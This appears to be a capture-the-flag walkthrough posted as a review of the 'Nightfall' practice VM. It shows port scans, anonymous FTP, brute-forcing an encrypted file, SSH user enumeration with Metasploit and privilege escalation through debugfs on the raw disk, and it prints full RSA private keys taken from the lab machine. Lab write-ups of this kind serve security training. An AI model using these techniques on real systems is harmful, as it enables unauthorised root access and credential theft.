

Nightfall

Nightfall.

  created by  cromiphi

 **Release Date** // 2021-06-24

 **MD5** // `cce5335f82ef5731dc6a66141ed756d4`

 **Root** // 48

 **User** // 48

 **Notes** //

Enjoy.

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Reviews

Congratz migue1985 you pwned it!



```

18 2.428388783 192.168.0.17 255.255.255.255 UDP
(root@kali)-[/home/guel]
# nmap -sS -p- -Pn -n -vvv --min-rate 5000 192.168.0.17
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-13 21:07 EDT
Initiating ARP Ping Scan at 21:07
Scanning 192.168.0.17 [1 port]
Completed ARP Ping Scan at 21:07, 0.08s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 21:07
Scanning 192.168.0.17 [65535 ports]
Discovered open port 21/tcp on 192.168.0.17
Discovered open port 22/tcp on 192.168.0.17
Increasing send delay for 192.168.0.17 from 0 to 5 due to 6765 out
Increasing send delay for 192.168.0.17 from 5 to 10 due to 2450 out
Increasing send delay for 192.168.0.17 from 10 to 20 due to max_suc
Increasing send delay for 192.168.0.17 from 20 to 40 due to max_suc
Increasing send delay for 192.168.0.17 from 40 to 80 due to max_suc
Increasing send delay for 192.168.0.17 from 80 to 160 due to max_su
Increasing send delay for 192.168.0.17 from 160 to 320 due to max_s
Completed SYN Stealth Scan at 21:08, 76.85s elapsed (65535 total po
Nmap scan report for 192.168.0.17 (frame: 0.50s, 22162 seconds)
Host is up, received arp-response (0.00099s latency).
Scanned at 2025-04-13 21:07:27 EDT for 77s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
21/tcp    open  ftp      syn-ack ttl 64
22/tcp    open  ssh      syn-ack ttl 64
MAC Address: 08:00:27:CB:87:85 (PCS-Systemtechnik/Oracle VirtualBox

```

```

Host is up, received arp-response (0.0016s latency).
Scanned at 2025-04-13 21:09:18 EDT for 13s

PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp      syn-ack ttl 64 ProFTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 1001      1001          124 Jun 11 2021 darkness.txt
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 0c:3f:13:54:6e:6e:e6:56:d2:91:eb:ad:95:36:c6:8d (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDhemxEZcm98GFwIRozVUePnC+Cejni5lScAa7ha5neDlV
eP7mzjsX2APhOr23CFWVr37Y+mQ/A4J00Dizpr/mggCCI6kqHqyRWgcPG98AVJ9IjPehVkptQdLpQLSOV8EzJ
SFM3G6LJQY8ad4FCEc7TU+agLRPHFUPFqqPbf9hbDD7MUdR4pXEQtJ1p/D/9rdbBg1Sp

```

```

(root@kali)-[/home/guel]
# ftp 192.168.0.17
Connected to 192.168.0.17.
220 ProFTPD Server (Debian) [:ffff:192.168.0.17]
Name (192.168.0.17:guel): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||10982|)
150 Opening ASCII mode data connection for file list
-rw-r--r-- 1 1001 1001 124 Jun 11 2021 darkness.txt
226 Transfer complete
ftp> get darkness.txt
local: darkness.txt remote: darkness.txt
229 Entering Extended Passive Mode (|||55915|)
150 Opening BINARY mode data connection for darkness.txt (124 bytes)
124 9.26 KiB/s
226 Transfer complete
124 bytes received in 00:00 (7.22 KiB/s)
ftp> ls -la
229 Entering Extended Passive Mode (|||43372|)

```


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr = 192.168.0.17

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|-------------|--------------|-----------------|----------|--------|----------------------------------------------------------------------------|
| 2 | 0.289931409 | 192.168.0.17 | 255.255.255.255 | IPv4 | 1514 | Fragmented IP protocol (proto=UDP 17, off=0, ID=88fd) [Reassembled in #3] |
| 3 | 0.390489841 | 192.168.0.17 | 255.255.255.255 | UDP | 856 | 47884 → 24000 Len=2294 |
| 4 | 0.890882448 | 192.168.0.17 | 255.255.255.255 | IPv4 | 1514 | Fragmented IP protocol (proto=UDP 17, off=0, ID=9927) [Reassembled in #5] |
| 5 | 0.890882448 | 192.168.0.17 | 255.255.255.255 | UDP | 856 | 54314 → 24000 Len=2294 |
| 12 | 1.407192949 | 192.168.0.17 | 255.255.255.255 | IPv4 | 1514 | Fragmented IP protocol (proto=UDP 17, off=0, ID=9948) [Reassembled in #13] |
| 13 | 1.408366243 | 192.168.0.17 | 255.255.255.255 | UDP | 856 | 39440 → 24000 Len=2294 |
| 14 | 1.918371855 | 192.168.0.17 | 255.255.255.255 | IPv4 | 1514 | Fragmented IP protocol (proto=UDP 17, off=0, ID=9954) [Reassembled in #15] |
| 15 | 1.919101857 | 192.168.0.17 | 255.255.255.255 | UDP | 856 | 37358 → 24000 Len=2294 |
| 17 | 2.421189000 | 192.168.0.17 | 255.255.255.255 | IPv4 | 1514 | Fragmented IP protocol (proto=UDP 17, off=0, ID=99ae) [Reassembled in #18] |
| 18 | 2.428388783 | 192.168.0.17 | 255.255.255.255 | UDP | 856 | 53845 → 24000 Len=2294 |
| 20 | 2.93537653 | 192.168.0.17 | 255.255.255.255 | IPv4 | 1514 | Fragmented IP protocol (proto=UDP 17, off=0, ID=9a1c) [Reassembled in #21] |
| 21 | 2.936499001 | 192.168.0.17 | 255.255.255.255 | UDP | 856 | 49679 → 24000 Len=2294 |
| 23 | 3.443522163 | 192.168.0.17 | 255.255.255.255 | IPv4 | 1514 | Fragmented IP protocol (proto=UDP 17, off=0, ID=9a2c) [Reassembled in #23] |
| 23 | 3.444629235 | 192.168.0.17 | 255.255.255.255 | UDP | 856 | 46673 → 24000 Len=2294 |
| 26 | 3.952589933 | 192.168.0.17 | 255.255.255.255 | IPv4 | 1514 | Fragmented IP protocol (proto=UDP 17, off=0, ID=9a99) [Reassembled in #27] |
| 27 | 3.953111714 | 192.168.0.17 | 255.255.255.255 | UDP | 856 | 55779 → 24000 Len=2294 |
| 53 | 4.489315163 | 192.168.0.17 | 255.255.255.255 | IPv4 | 1514 | Fragmented IP protocol (proto=UDP 17, off=0, ID=9aae) [Reassembled in #54] |
| 54 | 4.461472200 | 192.168.0.17 | 255.255.255.255 | UDP | 856 | 40657 → 24000 Len=2294 |
| 60 | 4.968340999 | 192.168.0.17 | 255.255.255.255 | IPv4 | 1514 | Fragmented IP protocol (proto=UDP 17, off=0, ID=9b08) [Reassembled in #61] |
| 61 | 4.968970580 | 192.168.0.17 | 255.255.255.255 | UDP | 856 | 42663 → 24000 Len=2294 |
| 64 | 5.477153457 | 192.168.0.17 | 255.255.255.255 | IPv4 | 1514 | Fragmented IP protocol (proto=UDP 17, off=0, ID=9b48) [Reassembled in #65] |

Frame 22: 1514 bytes on wire (12112 bits), 1514 bytes captured (12112 bits) on interface eth0
 Section number: 1
 Interface id: 0 (eth0)
 Interface name: eth0
 Encapsulation type: Ethernet (1)
 Arrival Time: Apr 13, 2025 21:21:38.083300047 EDT
 UTC Arrival Time: Apr 14, 2025 01:21:38.083300047 UTC
 Epoch Arrival Time: 1744593698.083300047
 [Time shift for this packet: 0.000000000 seconds]
 [Time delta from previous captured frame: 0.507122162 seconds]
 [Time delta from previous displayed frame: 0.507122162 seconds]
 [Time since reference or first frame: 3.443621163 seconds]
 Frame Number: 22
 Frame Length: 1514 bytes (12112 bits)
 Capture Length: 1514 bytes (12112 bits)
 [Frame is marked: False]
 [Frame is ignored: False]
 [Protocols in Frame: ethertype:ip:data]
 [Coloring Rule Name: Broadcast]
 [Coloring Rule String: eth[0] & 1]
 - Ethernet II, Src: PCSSystemtec_cb:87:8f (08:00:27:cb:87:8f), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
 - Destination: Broadcast (ff:ff:ff:ff:ff:ff)

Packets: 160 · Displayed: 48 (30.0%) · Dropped: 0 (0.0%) | Profile: Default



```
(root@kali)-[/home/guel/Downloads/bruteforce-salted-openssl-1.5.0]
# ./bruteforce-salted-openssl -t 6 -f /usr/share/wordlists/rockyou.txt -c aes256 ../output.bin
Warning: using dictionary mode, ignoring options -b, -e, -l, -m and -s.
Tried passwords: 89949
Tried passwords per second: inf
Last tried password: acorns
Password candidate: amojesus
```



```

Kali Linux > Kali Tools > Kali Docs > Kali Forums > Kali NetHunter > Exploit-DB > Google Hacking
(root@kali)-[/home/guel]
# openssl enc -d -aes-256-cbc -in output.bin -out decrypted_data
enter AES-256-CBC decryption password:
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
(root@kali)-[/home/guel]
# ll
total 60
-rw-r--r-- 1 root root 124 Apr 13 21:11 darkness.txt
-rw-r--r-- 1 root root 1679 Apr 13 22:21 decrypted_data
drwxr-xr-x 2 guel guel 4096 Mar 17 23:43 Desktop
drwxr-xr-x 2 guel guel 4096 Mar 4 23:03 Documents
drwxr-xr-x 3 guel guel 4096 Apr 13 22:06 Downloads
drwxr-xr-x 2 guel guel 4096 Mar 4 23:03 Music
-rw-rw-r-- 1 guel guel 629 Apr 13 21:39 openssl.hash
-rw-rw-r-- 1 guel guel 1696 Apr 13 21:32 output.bin
drwxr-xr-x 2 guel guel 4096 Mar 4 23:03 Pictures
drwxr-xr-x 2 guel guel 4096 Mar 4 23:03 Public
drwxrwxr-x 2 guel guel 4096 Apr 11 15:16 Resources
drwxr-xr-x 2 guel guel 4096 Mar 4 23:03 Templates
drwxr-xr-x 2 guel guel 4096 Mar 4 23:03 Videos
drwxrwxr-x 2 guel guel 4096 Mar 19 19:55 Wifis
drwxr-xr-x 3 root root 4096 Apr 13 21:58 Work
(root@kali)-[/home/guel]
# cat decrypted_data
-----BEGIN RSA PRIVATE KEY-----
MIEEpAIBAACAQEA4jJ321FfmdxmaYA+EUtxfMapwY32Zs1THtaWbU4jZ10Mzh8
/nRSWdXECqE5naPeNbUarNMYj2QIm3kn1w5LTB+RGYuZBfJixmD15dnQly5A0BG5
p02yHVDKPQ7DAmjRtgYav0n8UHp5wAu2wwQDthxv8soGwqdbPV+Ly+zfePjclcIX
5KMrdBasiuUr5RRGctzspdfXC3tqD8HgWThXN8hLenyGPXA/r0g/bRj7l5W8Pqre
mk8HkxD0+vrPRgNvqo3Z2hSXulw1dGTkMuwDEkEXUPxqDXGPzzh5o6h6/2vw6HeJ
3Ik1XXumWsWPZRU0j3a98Z4woMfCN5agN7GqGwIDAQABAoIBAHDip7wL40dzvLLB
trhS2uvla+y77XJe5uytFmzOp0CnYBNat0gd4PELUeLD+wLm4Ht8UM3yxL250Iku
kwaAtuFar/bJpURsQBHWtxi3s853TNHLGS/iZXw5C0Bw49b/4ORCUD5LcDUQ7pG
9UJN6x/FN+TumF+YuvEFKpAFI3HLGWLtHArWYQHTn+/dL+5TLDSQwBidfWF/y0

```

```

Desktop Documents Downloads idrisa Music Pictures Public Resources Templates Videos Wifis Work
msf6 auxiliary(scanner/ssh/ssh_enumusers) > options
Module options (auxiliary/scanner/ssh/ssh_enumusers):


| Name         | Current Setting | Required | Description                                                                                            |
|--------------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| CHECK_FALSE  | true            | no       | Check for false positives (random username)                                                            |
| DB_ALL_USERS | false           | no       | Add all users in the current database to the list                                                      |
| Proxies      |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS       |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT        | 22              | yes      | The target port                                                                                        |
| THREADS      | 1               | yes      | The number of concurrent threads (max one per host)                                                    |
| THRESHOLD    | 10              | yes      | Amount of seconds needed before a user is considered found (timing attack only)                        |
| USERNAME     |                 | no       | Single username to test (username spray)                                                               |
| USER_FILE    |                 | no       | File containing usernames, one per line                                                                |


Auxiliary action:


| Name             | Description            |
|------------------|------------------------|
| Malformed Packet | Use a malformed packet |


View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set rhosts 192.168.0.17
rhosts => 192.168.0.17
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set USER_FILE /usr/share/seclists/Usernames/Names/names.txt
USER_FILE => /usr/share/seclists/Usernames/Names/names.txt
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run
[*] 192.168.0.17:22 - SSH - Using malformed packet technique
[*] 192.168.0.17:22 - SSH - Checking for false positives
[*] 192.168.0.17:22 - SSH - Starting scan
[*] 192.168.0.17:22 - SSH - User 'abraham' found

```



```

abraham@nightfall: /usr/bin$ /usr/sbin/debugfs /dev/sda1
debugfs 1.44.5 (15-Dec-2018)
debugfs: cd /root
debugfs: pwd
[pwd] INODE: 131076 PATH: /root
[root] INODE: 2 PATH: /

```

```

debugfs: cat /root/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIeogIBAAKCAQEA3ZsawoC8ZaohGH0R0N1d0aXr/HtLB1kvtFQLUL93Sy9WLBa0
vYxc1ACBPuAeiyIe0+84c0dgoZPS54k1IHQqEmPR75qKFCKED/xGwpJ2gB5CNiP
e1f7hsLtBA9LPZpPWr459qyQhPfa9bNE9qwEuOps5qesyNKNgk7LRAARVJWDqIz5
EULpZrIo3ZQ06h4BUz/fi9300Jo+VAMLNv70pjhHaFzRHSMZ2+TRpTeZdUdF5DHY
m5Tfhc870XWY1D7fMlnRQQVRtHFkE3oP7jVEF68QEwz/DHULNuLABZxd2RF+q344
cWVFfwFn2BmEIcys0rnnv2z03xJdj/QQKwmJ3owIDAQABAoIBAFnTlkxDLJq1FIc9
oywbnr9QX1DPLUEcSLb66MLLYwqp3G8wkZmJvNL+hWU8KYVSRhkbRbCWSVgVeIb7
2foWvDsKFT3fUZsI+Y30rWe9iuQADw+j4L0pk74zYymjJ/GJjCMH0q2fk1EiurGf
ghP09HcUJyJz0xjwKAYq9D/TGzNCS07NatUcrMp3+JE+wo6ZCJTVcl8RKZ0gaxr3
kc4KJMi6GSc6tSJDdvqsRxVyTKkvWKPznrBkJu7Bxt8a1UnJL60Tu3I9PQxu3hBy
xwUkxxGeWxzTcwW0ahnZ36T+zdTCsErNkEYM591nEZs+5gCXudSpN2dWAnrWnDAL
kRipvKkCgYEA9phF5YHPgzzPlrZLLxXBd1KfBCAvr9EyJPHTnlWs0q+DgJxTOWyp
xy6BKs/2xmGz4PiYD2GuCZGoVXNhapy/L8UriJ3JfmpJpslGripKpFvYKQej0N0Q
760eXmbtbP3XJ/8J+uNT7fUSkTEsxHL8PCQxmnsfVkBPIFDnWJLpH0CgYEA5g7X
jc6Tf/+SiZWVaUZgsNb822ppxmbgWVa/5FJZxERUyhfeFlhSJb0I962kfJUBuhi6
IWIKTj0rpkiI07tB4WF8zIH0j6v8/G09zejYsBzFem/TiG7i030Cwo/ZH0aEYwN5
p9KwcgIJSo9KZ+WmXyIP6E63DjzIyuqMMXNL5p8CgYA+nWG6KiEIA0vxJ+6LUQ/j
/Y21HXseWK8z5FfIr5aHlnt+uVSkkYv1EKDpvw65RtvG9zidRz9K3LpyoC6PRKfj
OFyafv5H5DM5b4hL9x8m5s9Xc8Ir6cZAIzq2W8pTz4zPchoVo52PIZiKV4M3ir7z
gnk57/z5ifJLq8MAdpIgfQKBgAPkmmcu6LYQyBUF7/pRE4/Kg4re+R0/XmqEmkit
0BEPKvQkhUJUEkFLCvVN/euRxe61PmkUNKJwI2Zz8toKYCoFMUxwoeMygNxxwMwU
NZ59TiYtQEIdxxFTyAluQHRMMpQI73gRdYYDLozRIoPi8oucIj41AYspyUv50Ft
Vwp3AoGAbYEphZrDroZr0Sve0jqlwMVGBuoYav66Tz/Y3Lp8L/71P3l3l0dxU4B+
+RNTROS1spcTI89bREx5FEguYrY/7UrirQ8uEyEhgGyjawRio0BrnyTGNl5sla0c
XXVwqgbXMdwnDJ2+zj1Gp/ZQWgm9iKoZJeByk1zg3c2V8Xq3xF0=
-----END RSA PRIVATE KEY-----

```



```

gnk57/z5ifJLq8MAdpIgfQKBgAPkmmcu6LYQyBUF7/pRE4/Kg4re+R0/XmqEmkit
0BEPKvQkhUJUekfLCvVN/euRxe61PmkUNKJwI2Zz8toKYCoFMUxwoeMygNxbqMwU
NZ59TiYtQEIdxjxFTyAluQHMMpQI73gRdYYDLozRIoPi8oucIj41AYspyUv50Ft
Vwp3AoGAbYEphZrDroZr0Sve0jqLwMVGbUoYav66Tz/Y3Lp8L/71P3l3l0dxU4B+
+RNTR0S1spcTI89bREx5FEguyrY/7UrirQ8uEyEhgGyjawRio0BrnyTGNL5sLa0c
XXVwqgbXMdwnDJ2+zj1Gp/ZQWgm9iKoZJeByk1zg3c2V8Xq3xF0=
-----END RSA PRIVATE KEY-----' > idrsa
[sudo] password for guel:

(guel@kali)~[~] & Command
$ chmod 600 idrsa

(guel@kali)~[~] - Linux PE
$ ssh2john idrsa > hashidrsa
idrsa has no password!

(guel@kali)~[~]
$ ssh root@192.168.0.17 -i idrsa
The authenticity of host '192.168.0.17 (192.168.0.17)' can't be established.
ED25519 key fingerprint is SHA256:2b+kTRKlx4qeMsfce+AHPgi/ReUzFfLnFbNEPBAg4uk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.17' (ED25519) to the list of known hosts.
Last login: Sun Jun 20 11:42:37 2021 from 192.168.0.28 /root/.ssh/id_rsa
root@nightfall:~# id
uid=0(root) gid=0(root) groups=0(root)
root@nightfall:~#

```

Disk Group

This privilege is almost equivalent to root access as you can access

Files: /dev/sd[a-z][1-9]

debugfs: cat /**etc/passwd**

Note that using debugfs you can also write files. For example to copy